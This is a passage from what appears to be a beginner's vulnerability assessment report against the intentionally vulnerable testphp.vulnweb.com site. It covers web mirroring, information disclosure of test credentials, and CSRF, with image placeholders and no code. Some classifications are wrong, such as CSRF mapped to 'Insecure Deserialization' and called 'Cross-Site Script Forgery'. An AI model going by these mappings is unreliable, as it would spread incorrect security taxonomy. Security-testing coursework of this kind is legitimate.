
Business Impact: Web mirroring, when used for legitimate and ethical purposes, can have both positive and negative business impacts. These impacts can vary depending on how web mirroring is implemented and the goals of the business..

Vulnerability Path : http://testphp.vulnweb.com/login.php

Steps:

First one is the original website.





This one is a web mirror or web clone website for http://testphp.vulnweb.com/login.php

5.Vulnerability Name: Information Disclosure

CWE : CWE-598


OWASP Category:A3:Sensitive Data Exposure

Description: Information disclosure, in the context of cybersecurity and data privacy, refers to the unauthorized exposure or revealing of sensitive or confidential information. This can include any information that is meant to be kept private, such as personal data, financial records, intellectual property, trade secrets, or any other type of confidential data.

Business Impact: Information disclosure in the context of a business can have various impacts, depending on the type and sensitivity of the information exposed, as well as the specific circumstances.

Vulnerability Path : http://testphp.vulnweb.com/login.php

Steps:



Username and password is test.so Username and password displays publicly so everyone use this password.

6.Vulnerability Name: Cross-Site Script Forgery

CWE : CWE-352


OWASP Category: A8: Insecure Deserialization

Description: Cross-Site Request Forgery (CSRF) is a type of security vulnerability in web applications. It occurs when an attacker tricks a user into unknowingly performing actions on a web application without their consent. This can lead to unauthorized actions being taken on behalf of the user, as the attacker exploits the user's authenticated session to make seemingly legitimate requests to the target website or application. CSRF attacks can have serious consequences, such as unauthorized data changes, financial transactions, or other sensitive operations.


Business Impact: CSRF attacks can lead to significant financial losses. For example, attackers may use CSRF to make unauthorized fund transfers from a victim's account, purchase items, or perform actions that result in financial harm to the victim or the organization.

Vulnerability Path : http://testphp.vulnweb.com/login.php

Steps:




Attackers create buttons or add links.(signup button)



Click a signup button some pop up website is coming.Attackers set this pop up models.

like this..



Once You enter your details in this pop-up attackes steel your details..